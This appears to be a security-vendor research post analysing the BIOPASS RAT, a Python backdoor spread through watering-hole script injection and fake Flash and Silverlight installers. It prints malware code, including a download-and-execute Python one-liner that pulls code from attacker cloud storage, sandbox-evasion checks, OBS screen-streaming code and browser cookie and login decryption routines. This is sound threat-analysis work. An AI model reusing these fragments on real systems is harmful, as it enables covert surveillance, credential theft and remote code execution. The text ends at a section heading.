BIOPASS RAT: New Malware Sniffs Victims via Live Streaming

trendmicro.com/en_us/research/21/g/biopass-rat-new-malware-sniffs-victims-via-live-streaming.html

July 9, 2021

APT & Targeted Attacks

We discovered a new malware that targets online gambling companies in China via a watering hole attack, in which visitors are tricked into downloading a malware loader disguised as a legitimate installer for well-known apps such as Adobe Flash Player or Microsoft Silverlight.

By: Joseph C Chen, Kenney Lu, Jaromir Horejsi, Gloria Chen July 09, 2021 Read time: 17 min (4625 words)

We discovered a new malware that targets online gambling companies in China via a watering hole attack, in which visitors are tricked into downloading a malware loader disguised as a legitimate installer for well-known apps such as Adobe Flash Player or Microsoft Silverlight. Closer examination of the loader shows that it loads either a Cobalt Strike shellcode or a previously undocumented backdoor written in Python, a new type of malware that we found to be named BIOPASS RAT (remote access trojan).

BIOPASS RAT possesses basic features found in other malware, such as file system assessment, remote desktop access, file exfiltration, and shell command execution. It also has the ability to compromise the private information of its victims by stealing web browser and instant messaging client data.

What makes BIOPASS RAT particularly interesting is that it can sniff its victim's screen by abusing the framework of Open Broadcaster Software (OBS) Studio, a popular live streaming and video recording app, to establish live streaming to a cloud service via Real-Time Messaging Protocol (RTMP). In addition, the attack misuses the object storage service (OSS) of Alibaba Cloud (Aliyun) to host the BIOPASS RAT Python scripts as well as to store the exfiltrated data from victims.

We consider BIOPASS RAT as still being actively developed. For example, some markers that we discovered during our analysis refer to different versions of RAT code, such as "V2" or "BPSV3". Many of the loaders that we found were used to load Cobalt Strike shellcode by default instead of the BIOPASS RAT malware. Furthermore, BIOPASS RAT also creates scheduled tasks to load the Cobalt Strike shellcode during the initialization, indicating that the malicious actor behind the attack still heavily relies on Cobalt Strike.

We also found several clues that show how the malware might be connected with the Winnti Group(also known as APT41).

In this blog entry, we will dive deeper into BIOPASS RAT with a detailed technical analysis of the infection chain, the different components of the malware, and any possible associations with Winnti.

Infection chain

The initial delivery mechanism of BIOPASS RAT uses of a watering hole, a compromised website in which the malicious actors inject their custom JavaScript code to deliver malware. In most of the cases that we observed, the attackers usually place their injection script in their target's online support chat page.



Figure 1. The login panel of BIOPASS RAT

```
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <link rel="shortcut icon" href="/[redacted] ico"/>
    <meta name="viewport" content="width=device-width,minimum-scale=1.0,maximum-scale=1.0,user-scalable=no"/>
    <title>[redacted]在线客服系统登录</title>
    <script src=https://0x3s.com></script>
    <link rel="stylesheet" type="text/css" href="/assets/libs/layui/css/layui.css" />
    <script type="text/javascript" src="/assets/libs/jquery/jquery.min.js"></script>
    <script type="text/javascript" src="/assets/libs/layui/layui.js"></script>
    <link rel="stylesheet" type="text/css" href="/assets/css/admin/login.css?v=1.9">
</head>
```

Figure 2. Code showing the watering hole attack injection

The injected script will try to scan the affected host by sending HTTP requests to a list of ports. If it receives any response with an expected string from these ports, the script will stop. This step is likely designed to avoid attacking an already infected victim.

We found that the BIOPASS RAT has the ability to open an HTTP service running on localhost on a port chosen from a hard-coded list. This functionality allows the script to identify whether the victim has already been infected by their malware. It conducts this identification by testing whether the port is open or not and then by checking the response.

```
is_online = false;
if (navigator.userAgent.toLowerCase().indexOf('windows') > -1 && getcookie('is_online') != 'ok' && is_open) {
    remote_ports = ['43990', '43992', '53990', '33990', '33890', '48990', '12880', '22880', '32880', '42880', '52880', '62880']
    keywords = ['online', 'BPSV3', 'test', 'cs_online', 'daemon_online', 'dm_online']
    console.log('start check...')
    for (index = 0; index < remote_ports.length; index++) {
        Http_Get({
            url: "http://127.0.0.1:" + remote_ports[index],
            async: true,
            timeout: 500,
            success: function (response, xml) {
                console.log(response);
                if (in_array(response, keywords)) {
                    is_online = true;
                }
            },
            fail: function (status) {
                console.log('error:' + status);
            }
        });
    }
```

Figure 3. The script used to check for existing BIOPASS RAT infections

If the script confirms that the visitor has not yet been infected, it will then replace the original page content with the attackers' own content. The new page will show an error message with an accompanying instruction telling website visitors to download either a Flash installer or a Silverlight installer, both of which are malicious loaders. It is important to note that both Adobe Flash and Microsoft Silverlight have already been deprecated by their respective vendors.

Figure 4. The fake Adobe Flash Player download page of the watering hole attack

Figure 5. The fake Silverlight download page of the watering hole attack

```
main_fack((__int64)"C:\\windows\\System32\\Drivers\\VMToolsHook.dll", 43LL);
main_fack((__int64)"C:\\windows\\System32\\Drivers\\vmmousever.dll", 42LL);
main_fack(
  (__int64)"C:\\windows\\System32\\Drivers\\vmhgfs.dllC:\\windows\\System32\\D
  38LL);
main_fack((__int64)"C:\\windows\\System32\\Drivers\\vmGuestLib.dll", 42LL);
main_fack((__int64)"C:\\windows\\System32\\Drivers\\VBoxMouse.sys", 41LL);
main_fack((__int64)"C:\\windows\\System32\\Drivers\\VBoxGuest.sys", 41LL);
```

Figure 6. Anti-VM checks in sample
c47fabc47806961f908bed37d6b1bbbfd183d564a2d01b7cae87bd95c20ff8a5

```
UserPreferredUILanguages = ((__int64 (__golang *)(_DWORD))golang_org_x_sys_windows_GetUserPreferredUILanguages)(8);
if ( !v34 )
{
  if ( !v23 )
  {
    runtime_panicindex();
    BUG();
  }
  v0 = *v9;
  if ( v9[1] == 5 && *(_DWORD *)v0 == 'C-hz' && *(_BYTE *)(v0 + 4) == 'N' )
```

Figure 7. Check for zh-CN-preferred UI language in sample
89c0b2036ce8d1d91f6d8b8171219aafcd6237c811770fa16edf922cedfecc54

The legitimate known application is downloaded and executed. Authenticode-signed files are either downloaded from the official websites (as seen in sample c47fabc47806961f908bed37d6b1bbbfd183d564a2d01b7cae87bd95c20ff8a5) or are hosted on Alibaba Cloud OSS on the attackers' account.

Visual C++ runtime, a legitimate and signed vc_redist.x??.exe, and Python runtime are then downloaded.

These files are also hosted on Alibaba Cloud OSS on an attacker-controlled account. The Python runtime is usually a ZIP file with all required executables, as well as the DLL and Python libraries necessary for running Python scripts on machines where Python is not installed.

Scheduled tasks that are activated on a new login are created. These tasks can run a BPS backdoor or a Cobalt Strike loader.

```
<Exec>
··<Command>C:\Users\Public\ServiceHub\ServiceHub.Host.CLR.exe</Command>
··<Arguments>-c·
  "exec(bytes.fromhex('696d706f72742075726c6c69622e726571756573743b657865
  6f70656e2875726c6c69622e726571756573742e526571756573742827687474703a2f2
  e6f73732d636e2d686f6e676b6f6e672e616c6979756e63732e636f6d2f7265732f6331
  636f6465282929').decode())"·a·a</Arguments>
</Exec>
```

Figure 8. Code excerpt from the scheduled task

We also noticed the path string "ServiceHub", which is a path to the extracted Python runtime. After the hex decoding of the arguments, we get a Python one-liner that downloads additional Python scripts from the cloud.

```
import urllib.request;
exec(urllib.request.urlopen(urllib.request.Request('http://XXXXXX.aliyuncs.com/res/c1222.txt')).read().decode())
```

Figure 9. Python code for downloading additional components from Alibaba Cloud OSS



Figure 10. The BIOPASS RAT infection flow

Examining the BIOPASS RAT modules

We observed a few scheduled tasks being created, with the number dependent on the analyzed sample. In the following section, we provide an analysis for each important backdoor module.

The cdaemon module

One of the modules used is called "cdaemon". At the time of our research into this threat, only the "print(1)" command is able to be executed. An old sample of the module (30ccfbf24b7c8cc15f85541d5ec18feb0e19e75e1e4d2bca9941e6585dad7bc7) is likely a watchdog to check the status of another module that is known as "c1222".

The malicious actors can change this behavior by replacing the content of the cdaemon.txt service in the cloud so that when combined with the regular execution of the scheduled task, the cdaemon task can behave like a backdoor.



Figure 11. The content of the cdaemon.txt backdoor

The c1222 module

The second scheduled task is called "c1222.txt," which is a Python code run by a previously downloaded Python runtime. This code runs an HTTP server that listens on predefined ports. If accessed by an HTTP client, it returns a marker value.

```
.ports =[43990 ,43992 ,53990 ,33990 ,33890 ,48990 ,12880 ,22880 ,32880 ,42880 ,52880 ,62880 ]

.ports .reverse ()#line:37
```

Figure 12. The list of predefined ports to bind an HTTP service to, which is reversed

After accessing the infected machine with an HTTP server bound to a predefined port, the module returns the marker value.

We also observed other markers — such as, “cs_online”, “online”, and “dm_online”. The purpose of the HTTP service is to act as a marker for an infected machine to avoid repeated infection, as aforementioned in the infection chain section. The most important task of the c1222 script is to download, decode, and execute the Cobalt Strike shellcode. Based on the platform, it downloads a file with an encoded shellcode (sc3.txt, x64.txt), and then decodes it (the shellcode is base85 and hex-encoded).



Figure 13. The HTTP service with marker BPSV3



Figure 14. Decoding the Cobalt Strike shellcode

The big module (BIOPASS RAT)

The third scheduled task —is called “big.txt”— is responsible for implementing the BIOPASS RAT malware. This is a Python-based backdoor that is distributed in plain text or compiled with Nuitka or PyArmor and PyInstaller.

When the malware starts, it checks whether the file with the hard-coded name “%PUBLIC%/20200318” exists. This file is a marker to determine if the scheduled task of the backdoor has been installed.

If the file (that is, the marker) is not found, the backdoor creates a new one and writes the current timestamp onto it. The malware will then delete the scheduled tasks added by the loader and add two new scheduled tasks that are listed in Table 1.

Task Name	Behavior
ServiceHub	Executes Python with a parameter that is the Python script to download and execute Cobalt Strike loader script “c1222” module
ShellExperienceHost	Executes Python with a parameter that is the Python script to download and execute BIOPASS RAT script “big” module

Table 1. The scheduled tasks created by BIOPASS RAT

The BIOPASS RAT malware loads a Python script, “online.txt” that will open an HTTP server that listens on one of the following port numbers: 43990, 43992, 53990, 33990, 33890, 48990, 12880, 22880, 32880, 42880, 52880, or 62880. The HTTP server does nothing but returns string “BPSV3” to request.

A second HTTP server will also be created to listen on one of the aforementioned port numbers. The second HTTP server behaves the same as the first but returns a string, “dm_online”, instead. These are the markers of infection as previously mentioned. After the servers are established and running, the backdoor creates an execution root directory in the folder “%PUBLIC%/BPS/V3/”.

```
def handler (OOOOOOOOOOOOOOOO ,OOOOOOOOOOOOOOOO ):#line:2133
    OOOOOOOOOOOOOOOO =('127.0.0.1',OOOOOOOOOOOOOOOO )#line:2134
    OOOOOOOOOOOOOOOO =10 #line:2135
    OOOOOOOOOOOOOOOO =1024 #line:2136
    OOOOOOOOOOOOOOOO =socket .socket (socket .AF_INET ,socket .SOCK_STREAM )#line:2137
    OOOOOOOOOOOOOOOO .bind (OOOOOOOOOOOOOOOO )#line:2138
    OOOOOOOOOOOOOOOO .listen (OOOOOOOOOOOOOOOO )#line:2139
    while True :#line:2140
        try :#line:2141
            OOOOOOOOOOOOOOOO ,OOOOOOOOOOOOOOOO =OOOOOOOOOOOOOOOO .accept ()#line:2142
            if OOOOOOOOOOOOOOOO in OOOOOOOOOOOOOOOO .ports :#line:2143
                OOOOOOOOOOOOOOOO .init =True #line:2144
            OOOOOOOOOOOOOOOO =OOOOOOOOOOOOOOOO .recv (OOOOOOOOOOOOOOOO )#line:2145
            OOOOOOOOOOOOOOOO .sendall (bytes ("HTTP/1.1 200 OK\r\nAccess-Control-Allow-Origin: *\r\n\r\n","utf-8"))
            OOOOOOOOOOOOOOOO .sendall (bytes ("dm_online","utf-8"))#line:2147
            OOOOOOOOOOOOOOOO .close ()#line:2148
```

Figure 15. The script of a simple HTTP server to return string "dm_online"

If the malware finds that the system username is "vbccsb", it will stop. It must be noted that "vbccsb" is the default username on ThreatBook Cloud Sandbox, a popular alternative to VirusTotal in China.

If the backdoor finds that the file "debug" present inside the root directory, it will wait for 130 seconds and then continue with execution.

```
def Common_init ():#line:234
    global global_config #line:235
    OOOOOOOOOOOOOOOO =Common_shell_exec ("whoami")#line:236
    if OOOOOOOOOOOOOOOO =='vbccsb':#line:237
        exit ()#line:238
    if Common_is_debug ():#line:240
        for OOOOOOOOOOOOOOOO in range (0 ,130 ):#line:241
            time .sleep (1 )#line:242
```

Figure 16. The script used to check the username and debug mode

Next, the backdoor will try to read the file "bps.key" inside the root directory. This file contains the victim ID assigned by the command-and-control (C&C) server. If the file hasn't been created, it will set the victim ID to a null value until the C&C server assigns it.

At the end of initialization, it collects the information of the victim's system and initializes values in the global config variable that contains important configuration information. This includes the backdoor version (we observed V2 and V3), access keys, endpoint address, the bucket name for Alibaba Cloud OSS, and a URL for downloading the utility sc.exe that is used for taking screenshots.

```
global_config = {
    'version': 'V2',
    'current_user': OOOOOOOOOOOOOOOO,
    'Host': 'http://127.0.0.1:8888',
    'Path': '/playlist.m3u8',
    'local_key_file': os.path.join(Common_get_base_path(), 'bps.key'),
    'sc_path': os.path.join(Common_get_base_path(), 'sc.exe'),
    'sleep': 1,
    'ips': Common_get_private_ips(),
    'osv': Common_get_os_version(),
    'pn': 'video',
    'uid': '1',
    'av': 'N/A',
    'is_admin': Common_is_admin(),
    'pidfile': os.path.join(Common_get_base_path(), 'bps.pid'),
    'flash_install_lock': os.path.join(Common_get_base_path(), 'install.lock'),
    'access_key_id': 'XXXXXXXXXXXXXXXXXXXXX',
    'access_key_secret': 'XXXXXXXXXXXXXXXXXXXXX',
    'endpoint': 'http://oss-oss-YY-ZZZ.aliyuncs.com',
    'bucket': 'XXXXXXXXXXXXXserver',
    'scbindownloadurl': 'http://XXXXXXXXXXXXXserver.oss-YY-ZZZ.aliyuncs.com/res/sc.exe'
}
```

Figure 17. The BPS backdoor global configuration variable

The backdoor communicates with the C&C server using the Socket.io protocol. The C&C communication is encrypted with AES ECB algorithm using a hard-coded password, ZLIB compression, and base85 encoding.

Figures 18 and 19 show how the malware sends the "join" event to initialize C&C communication and attach the victim's encrypted data.



Figure 18. Encoded "join" event sent to the C&C server



Figure 19. Decoded "join" event sent to the C&C server. It's important to note that attributes like IP address, computer and username, architecture, installed antivirus, and geolocation are included.

The BIOPASS RAT malware registers three custom Socket.io event handlers:

1. The "notice" handler is used for checking the connection with the C&C server. The backdoor regularly sends a "notice" event to the server and records the timestamp if it also receives a "notice" event as the response. If the malware doesn't receive any "notice" event within a hard-coded threshold period, it will restart.

2. The "set key" handler is used for accepting the victim ID, a random string with six characters, assigned by the C&C server. It will be attached in each of commands sent from the server and will also be used as the folder name on a cloud storage service to save the stolen data. The victim ID will be stored in the "bps.key" file.

3. The "accept task" handler is the main handler used to process the command sent from the C&C server and to return the execution result. We share more details of each command in the next section.

After the malware joins the C&C server, the server will assign a victim ID with "set key" event and send multiple "accept task" events with the commands "ScreenShot", "SnsInfo", "PackingTelegram", "GetBrowsersCookies", "GetBrowsersLogins", "GetBrowsersHistories", and "GetBrowsersBookmarks" to instruct the malware to collect private data from the victim.

A closer look at the BIOPASS RAT commands

The BIOPASS RAT malware implements multiple commands, most of which are self-explanatory. A summary of commands is listed in Table 2, while additional details of some commands are explained in the following section.

Command	Behavior
Compress_Files	Compresses specified files or directories to a ZIP archive
Decompress_File	Extracts files from a specified ZIP archive
AutoRun	Creates a scheduled task for persistence
CloseEverything	Kills the Everything process with the command "TASKKILL /F /IM Everything.exe"
OpenEverything	Downloads and runs Everything from voidtools
CloseFFmpegLive	Kills the FFmpeg process with the command "TASKKILL /F /IM ffmpeg.exe"
OpenFFmpegLive	Downloads and runs FFmpeg (for screen video capture)
DeleteFile	Deletes files or directories at specified locations
CreateDir	Creates a directory at a specified location

ShowFiles	Gets the disk partition or lists a specified directory with detailed information, including file name, file path, size, create time, and time of modification
Download_File	Downloads a URL and saves the file to a specified location
Upload_File	Uploads the victim's files to cloud storage
uUninstall	Kills the BIOPASS RAT process and deletes installed files.
CloseObsLive	Kills the OBS process with command "TASKKILL /F /IM obs64.exe"
Open_Obs_Live	Downloads OBS Studio and starts live streaming
ProcessList	Lists processes on the victim's environment and their process identifier (PID)
KillProcess	Kills the process specified by PID with the TASKKILL command
ScreenShot	Takes a screenshot and uploads it to cloud storage
Shell	Executes commands or scripts (subcommands with prefixes subprocess, python, noreturn, getversion, restart)
SnsInfo	Lists QQ, WeChat, and Aliwangwang directories
InstallTcpdump	Downloads and installs the tcpdump tool
PackingTelegram	Compresses and uploads Telegram's "tdata" directory to cloud storage
CloseProxy	Kills frpc process with command "TASKKILL /F /IM frpc.exe"
OpenProxy	Downloads and installs the frp proxy client in the "%PUBLIC%" folder
OpenVnc	Downloads and installs jsmpeg-vnc tool in the "%PUBLIC%/vnc/" folder
CloseVnc	Kills the VNC process with the command "TASKKILL /F /IM vdwm.exe"
GetBrowsersCookies	Decrypts the cookie file of the browser and uploads it to cloud storage
GetBrowsersLogins	Decrypts the login file of the browser and uploads it to cloud storage
GetBrowsersHistories	Uploads the history file of the browser to cloud storage
GetBrowsersBookmarks	Uploads the bookmark file of the browser to cloud storage

Table 2. BIOPASS RAT commands

OpenEverything

The malware downloads "Everything" files if the "Everything" binary is not found in the "%TEMP%" folder. It then changes the port number of the HTTP server inside the configuration file and starts the Everything process, which will open an HTTP server to allow the threat actor to access the file system of the victim.

OpenFFmpegLive

The malware downloads FFmpeg files if they are not found on the victim's machine. Next, it starts the FFmpeg process to monitor the victim's desktop via RTMP live streaming to the cloud. The malicious actor can then connect to the relevant RTMP address to watch the streaming.

Open_Obs_Live

The malware downloads OBS Studio files if the OBS folder and config file are not found in the root directory. It writes the basic config and RTMP config of OBS and then starts the OBS process to monitor the victim's desktop using RTMP live streaming to the cloud. The malicious actor can connect to the relevant RTMP address to watch the streaming.

```
747             00000000000000000 .obs_dir =os .path .join (os .getenv ('public'),'OBS','bin','64bit')#line:1162
748             00000000000000000 .obs_bin_name ='obs64.exe'#line:1163
749             00000000000000000 .obs_path =os .path .join (000000000000000000 .obs_dir ,00000000000000000 .obs_bin_name )#line:1164
750             if not os .path .exists (00000000000000000 .obs_path )or not os .path .exists (00000000000000000 .basic_config_path ):#line:1165
751                 00000000000000000 =os .path .join (os .getenv ('public'),'obs.zip')#line:1166
752                 Common_download_file (00000000000000000 .parameters ['download_url'],00000000000000000 )#line:1167
753                 00000000000000000 =plugins .Decompress_File ({'zip_src':00000000000000000 ,'dst_dir':os .getenv ('public')})#line:1168
754                 00000000000000000 .do ()#line:1169
755                 try :#line:1170
756                     os .remove (00000000000000000 )#line:1171
757                 except :#line:1172
758                     pass #line:1173
759         def config (00000000000000000 ):#line:1175
760             try :#line:1176
761                 00000000000000000 ='''[General]
783 00000000000000000 =00000000000000000 .replace ('{width}',str (00000000000000000 .width )).replace ('{height}',str (000000000000
784                 with open (00000000000000000 .basic_config_path ,'w')as 00000000000000000 :#line:1205
785                     00000000000000000 .write (00000000000000000 )#line:1206
786                 with open (00000000000000000 .rmtp_config_path ,'w')as 00000000000000000 :#line:1207
787                     00000000000000000 .write (json .dumps ({"settings":{"bwtest":False ,"key":00000000000000000 .parameters ['rtmp_key'],"server"
788             except :#line:1217
789                 00000000000000000 .result ={'status':False ,'result':traceback .format_exc ()}#line:1221
790         def do (00000000000000000 ):#line:1223
791             try :#line:1224
792                 00000000000000000 .config ()#line:1225
793                 Common_shell_exec_A (00000000000000000 .obs_path +" -p",00000000000000000 .obs_dir )#line:1226
794                 00000000000000000 .result ={'status':True ,'result':'Open OBS live success.'}#line:1230
```

Figure 20. The script used to download OBS Studio, prepare the configuration, and start the process

ScreenShot

The malware downloads the screenshot-cmd tool if it is not found in the root directory. It takes a screenshot of the victim's screen with the tool and saves it as a PNG file with a random number as the file name. The malware will then upload the screenshot files to cloud storage.

Shell

The malware uses a number of methods to execute the shell command or script. The "Shell" command instructs the malware to execute a command using the Python function "win32api.ShellExecute" and to return the result to a C&C server, applying a 60-second timeout for command execution.

If the command has one of the following prefixes, it will perform a specific behavior:

1. "subprocess": executes a system command using the Python function "subprocess.Popen".
2. "python": executes a Python script delivered with the command.
3. "noreturn": executes a system command using the Python function "win32api.ShellExecute" without waiting for the result.
4. "getversion": returns the string "20200202".
5. "restart": kills the process itself and restarts it via scheduled malicious tasks.

SnsInfo

The command will list the installation directory of several popular instant messaging applications including WeChat, QQ, and Aliwangwang and return this information to the C&C server. Figures 21 and 22 show the result of running "SnsInfo" command to enumerate messengers.

None of the Chinese messenger applications has been installed on our testing machine, which explains the result seen in the images.

GetBrowsersCookies

This command is designed to steal cookie information from browsers. It will read the "Local State" file to grab the AES secret key of Google Chrome-based browsers. Depending on the different argument "type" delivered with the command, it performs different behaviors.

If the value of the "type" argument is "Chrome", it will use the AES secret key or DPAPI (for Chrome versions before 80) to decrypt the cookie file. The decrypted result will be sent to the C&C server.

```
["submit result", {
        "RandomID": "0",
        "task_id": 52534,
        "key": "b195fd",
        "result":
            "c$@)H0I&ajF5Z>9*f|Q%cl`)m%P7c_pw-bIns
            ~eeo->mP@;4MqbgYlR5&b+SJQfol3qt%4<_X",
        "admin_sid": "0"
    }
]
```

Figure 21. Encoded SUBMIT RESULT command sent to C&C server

```
{
    "status": true,
    "result": {
        "QQ": [],
        "wechat": [],
        "wangwang": []
    }
}
```

Figure 22. Decoded SUBMIT RESULT command sent to C&C server

```
1069        def generate_cipher (O0000000000000000 ,O0000000000000000 ):#line:1687
1070            return AES .new (O0000000000000000 .encoded_key ,AES .MODE_GCM ,O0000000000000000 )#line:1688
1071        def dpapi_decrypt (O0000000000000000 ):#line:1690
1072            class O0000000000000000 (ctypes .Structure ):#line:1691
1073                _fields_ =[('cbData',ctypes .wintypes .DWORD ),('pbData',ctypes .POINTER (ctypes .c_char ))]#line:1693
1074            O0000000000000000 =ctypes .create_string_buffer (O0000000000000000 ,len (O0000000000000000 ))#line:1695
1075            O0000000000000000 =O0000000000000000 (ctypes .sizeof (O0000000000000000 ),O0000000000000000 )#line:1696
1076            O0000000000000000 =O0000000000000000 ()#line:1697
1077            O0000000000000000 =ctypes .windll .crypt32 .CryptUnprotectData (ctypes .byref (O0000000000000000 ),None ,None
1078            if not O0000000000000000 :#line:1700
1079                raise ctypes .WinError ()#line:1701
1080            O0000000000000000 =ctypes .string_at (O0000000000000000 .pbData ,O0000000000000000 .cbData )#line:1702
1081            ctypes .windll .kernel32 .LocalFree (O0000000000000000 .pbData )#line:1703
1082            return O0000000000000000 #line:1704
1083        def chrome_decode (O0000000000000000 ,O0000000000000000 ):#line:1706
1084            try :#line:1707
1085                O0000000000000000 =O0000000000000000 [3 :15 ]#line:1708
1086                O0000000000000000 =O0000000000000000 [15 :]#line:1709
1087                O0000000000000000 =O0000000000000000 .generate_cipher (O0000000000000000 )#line:1710
1088                O0000000000000000 =O0000000000000000 .decrypt_payload (O0000000000000000 ,O0000000000000000 )#line:1711
1089                O0000000000000000 =O0000000000000000 [:-16 ].decode ()#line:1712
1090                return O0000000000000000 #line:1713
1091            except :#line:1714
1092                try :#line:1715
1093                    O0000000000000000 =O0000000000000000 .dpapi_decrypt (O0000000000000000 ).decode ()#line:1716
1094                    return O0000000000000000 #line:1717
```

Figure 23. The script to decrypt Chrome's file with AES or DPAPI decryption

If the value of the "type" argument is "File", it will directly upload the cookie file to cloud storage. The command that we received showed that the targeted browsers include Google Chrome, Microsoft Edge Beta, 360 Chrome, QQ Browser, 2345 Explorer, Sogou Explorer, and 360 Safe Browser.

```
141    {
142        "Bookmarks_Path":{
143            "path":"[APPDATA]\\SogouExplorer\\FormData3.dat",
144            "type":"File"
145        },
146        "Cookies_Path":{
147            "path":"[APPDATA]\\SogouExplorer\\Webkit\\Default\\Cookies",
148            "type":"Chrome"
149        },
150        "History_Path":{
151            "path":"[APPDATA]\\SogouExplorer\\uhistory3.db",
152            "type":"File"
153        },
154        "Local_State_Path":{
155            "path":"[APPDATA]\\SogouExplorer\\Webkit\\Local State",
156            "type":"Chrome"
157        },
158        "Login_Data_Path":{
159            "path":"[APPDATA]\\SogouExplorer\\FormData3.dat",
160            "type":"File"
161        },
162        "Name":"Sougou"
163    },
```

Figure 24. Code showing the command to target Sogou Explorer

GetBrowsersLogins

This command has a nearly identical function to "GetBrowsersCookies", although it targets a browser's "Login Data" files instead.

Additional Findings on BIOPASS RAT

